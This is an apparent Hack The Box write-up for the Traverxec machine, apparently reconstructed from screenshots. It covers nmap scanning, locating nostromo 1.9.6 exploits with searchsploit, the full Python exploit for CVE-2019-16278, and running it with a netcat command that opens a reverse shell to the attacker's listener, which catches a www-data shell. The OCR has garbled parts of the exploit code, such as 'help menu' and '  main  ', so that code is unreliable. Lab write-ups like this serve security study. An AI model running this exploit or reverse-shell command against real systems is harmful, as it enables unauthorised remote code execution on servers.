

traverxec




```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# nmap -sC -sV traverxec.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 19:50 EDT
Nmap scan report for traverxec.htb (10.10.10.165)
Host is up (0.13s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.83 seconds
```

in port 80 there is a static website , there's nothing there to exploit




TRAVERXEC


Hello, my name is **David White.**
I create for the web.




```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# searchsploit nostromo
 ---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
 ---------------------------------------------------------------------------------- ---------------------------------
Nostromo - Directory Traversal Remote Command Execution (Metasploit)              | multiple/remote/47573.rb
nostromo 1.9.6 - Remote Code Execution                                            | multiple/remote/47837.py
nostromo nhttpd 1.9.3 - Directory Traversal Remote Command Execution              | linux/remote/35466.sh
 ---------------------------------------------------------------------------------- ---------------------------------
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/traverxec]
└─# searchsploit -m multiple/remote/47837.py
  Exploit: nostromo 1.9.6 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/47837
     Path: /usr/share/exploitdb/exploits/multiple/remote/47837.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /Documents/htb/boxes/traverxec/47837.py
```




```python
import sys
import socket

art = """

                                             -2019-16278
                                        \    \
        \    \ \      |  |      | /    / |    |
  /     /|     ||     /  /     /|/    /  /   /|
 /     / /    /||\    \  \    |/|    |   |   |/
|     | |    |/ \ \    \ |    | |       \
|     |          \|      \|    | |       /
|\     \|\    \   |\         /| |\    \  /  \
| \     \|    |   | \       /  | | \    \/    |
| |     /    /|    \ |     | /  | |    |    /|
 \|     |    ||     \|     |/    \|    |   | |
        |    |/                        |   |/



"""

help menu = '\r\nUsage: cve2019-16278.py <Target IP> <Target Port> <Command>'

def connect(soc):
    response = ""
    try:
        while True:
            connection = soc.recv(1024)
            if len(connection) == 0:
                break
            response += connection
    except:
        pass
    return response

def cve(target, port, cmd):
    soc = socket.socket()
    soc.connect((target, int(port)))
    payload = 'POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\necho\n{} 2>&1'.format(cmd)
    soc.send(payload)
    receive = connect(soc)
    print(receive)

if __name__ == "  main  ":

    print(art)

    try:
        target = sys.argv[1]
        port = sys.argv[2]
        cmd = sys.argv[3]

        cve(target, port, cmd)

    except IndexError:
        print(help menu)
```




```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# python 47837.py traverxec.htb 80 "nc 10.10.14.18 7000 -e /bin/sh"
                                                        -2019-16278
```




```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# nc -lvnp 7000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::7000
Ncat: Listening on 0.0.0.0:7000
Ncat: Connection from 10.10.10.165.
Ncat: Connection from 10.10.10.165:49564.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




```
┌──(root💀kali)-[/Documents/htb/boxes/traverxec]
└─# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.165 - - [02/May/2021 20:07:29] "GET /lse.sh HTTP/1.1" 200 -
```



